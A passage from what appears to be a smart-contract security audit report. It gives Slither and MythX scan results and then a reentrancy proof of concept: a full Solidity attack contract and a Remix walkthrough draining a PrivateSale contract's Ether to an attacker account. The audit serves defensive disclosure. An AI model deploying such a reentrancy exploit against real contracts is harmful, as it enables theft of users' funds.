- Halborn.unpause() (MyToken.sol#20-22)
mint(address,uint256) should be declared external:
- Halborn.mint(address,uint256) (MyToken.sol#24-26)
transferbyOwner(address,address,uint256) should be declared external:
- Halborn.transferbyOwner(address,address,uint256) (MyToken.sol#27-29)
EmergencyDestroy(address) should be declared external:
- Halborn.EmergencyDestroy(address) (MyToken.sol#30-33)
setCompleted(uint256) should be declared external:
- Migrations.setCompleted(uint256) (Migrations.sol#16-18)
renounceOwnership() should be declared external:
- Ownable.renounceOwnership() (@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
- Ownable.transferOwnership(address) (@openzeppelin/contracts/access/Ownable.sol#62-65)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
. analyzed (13 contracts with 75 detectors), 59 result(s) found

```


3.18 AUTOMATED SECURITY SCAN REPORT – INFORMATIONAL

Description:

XXXX used automated testing techniques to enhance coverage of certain areas of the scoped contracts. One of the tools used was MythX¹¹, which uses a comprehensive range of analysis techniques—including static analysis, dynamic analysis, and symbolic execution.

Results:

Report for /home/Contracts/Halborn/InterviewContracts/contracts/Private-Sale.sol
<https://dashboard.mythx.io/#/console/analyses/406c5a90-cf96-4615-b62c-39e82b096032>

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
43	(SWC-107) Reentrancy	Low	A call to a user-supplied address is executed.
47	(SWC-107) Reentrancy	Low	Read of persistent state following external call.

Report for /home/Contracts/Halborn/InterviewContracts/contracts/MyToken.sol
<https://dashboard.mythx.io/#/console/analyses/c854c669-6101-4d12-97ac-a148ae7d26c9>

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
31	(SWC-106) Unprotected SELFDESTRUCT Instruction	High	Any sender can cause the contract to self-destruct.

Report for /home/Contracts/Halborn/InterviewContracts/contracts/HalbornPool.sol
<https://dashboard.mythx.io/#/console/analyses/c454e84a-7bc9-40fa-b831-dcaa4964163d>
<https://dashboard.mythx.io/#/console/analyses/e0d086bc-3e72-47fa-ba6c-3509393acd6e>

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
22	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
25	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
27	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.

¹¹ <https://mythx.io/>

3.19 REENTRANCY PROOF OF CONCEPT – INFORMATIONAL

```
1  // SPDX-License-Identifier: ISC
2
3  pragma solidity 0.8.6;
4
5  interface privateSaleInterface {
6      function buyTickets(uint256 quantity) external payable;
7      function getRefund(uint256 quantity) external payable;
8      function getTickets() external view returns(uint);
9  }
10
11  contract PrivateSaleReentrancyAttack {
12
13      address payable public owner;
14      privateSaleInterface targetPrivateSale;
15      uint TICKET = 1;
16
17      constructor(address victimContractsAddress) payable {
18          owner = payable(msg.sender);
19          privateSaleInterface targetPrivateSale = privateSaleInterface(victimContractsAddress);
20      }
21
22      function buyTickets(uint256 quantity) external payable {
23          targetPrivateSale.buyTickets{value: msg.value}(quantity);
24      }
25
26      function attack(uint256 quantity) external payable {
27          if (address(targetPrivateSale).balance >= 0.01 ether) {
28              targetPrivateSale.getRefund(quantity);
29          }
30      }
31
32      function getTickets() external view returns(uint) {
33          return targetPrivateSale.getTickets();
34      }
35
36      function withdrawStolenFunds() public {
37          uint amount = address(this).balance;
38          (bool success, ) = owner.call{value: amount}("");
39          require(success, "Failed to send Ether");
40      }
41
42      fallback () external payable{
43          if (address(targetPrivateSale).balance >= 0.01 ether) {
44              targetPrivateSale.getRefund(TICKET);
45          }
46      }
47
48  }
```

```

40     function getTickets() public view returns(uint) {
41         return purchasedTickets[msg.sender];
42     }
43
44     function getBalance() public view returns(uint) {
45         return address(this).balance;
46     }

```

The above image is a screenshot of the code used to orchestrate a reentrancy attack on PrivateSale.sol.

Code Breakdown:

- The code has an interface implementation to interact with the `PrivateSale` contract (lines 5-9).
- When we initialize the attack contract, we do so with the address of the `PrivateSale` contract and we also set the owner to the value of the address which deployed the contract. (lines 17-20).
- A `buyTickets` function that can purchase tickets from the `PrivateSale` contract on our behalf (lines 22-24).
- An attack function that we will call to initiate our attack on the victim contract, by calling on the `getRefund` functionality of the `PrivateSale` contract (lines 26-30).
- A `getTickets` function, which for the purpose of this demonstration we have implemented into the `PrivateSale` contract's functionality, so that we can keep check on the attack contracts ticket balance (lines 32-34).
- A `withdrawStolenFunds` function to transfer the funds from the attack contracts balance to the owner of the attack contract
- A fallback function which calls back into the `PrivateSale` contract's `getRefund` function every time the attack contract receives value and the `PrivateSale`'s balance is equal to or greater than 0.01 Ether. Note for the purpose of this demonstration we hard coded the value of the tickets to be redeemed to be 1.

Attack:

For this demonstration we will be deploying the attack contract and the `PrivateSale` contract on the Remix IDE along with the Javascript VM as our virtual blockchain.

1. We will be using 4 accounts for this demonstration, where account 4 is our malicious actor

```

0x5B3...eddC4 (100 ether)
0xA8b...35cb2 (100 ether)
0x4B2...C02db (100 ether)
0x787...cabaB (100 ether)

```

- Accounts 1-3 have purchased 5 tickets from the **PrivateSale**. Calling on **getBalance** shows us that the **PrivateSale** contract has a balance of 0.15 Ether.

```
0x5B3...eddC4 (99.94999999)
0xA88...35cb2 (99.94999999)
0x4B2...C02db (99.94999999)
```

```
getBalance
0: uint256: 150000000000000000
```

- Our attacker purchases 2 tickets through the attack contract.


```
getTickets
0: uint256: 2

owner
0: address: 0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB

getBalance
0: uint256: 170000000000000000
```

- Our attacker launches the attack by calling on the attack function and passing in 1 as the amount of be redeemed. This results in the **PrivateSale**'s balance turning to 0 and our attacker now has a large number of tickets, due to a successful reentrancy attack.

```
getBalance
0: uint256: 0
```



5. After calling on the `withdrawStolenFunds` function, we can now see that our malicious actor is 0.15 Ether wealthier.

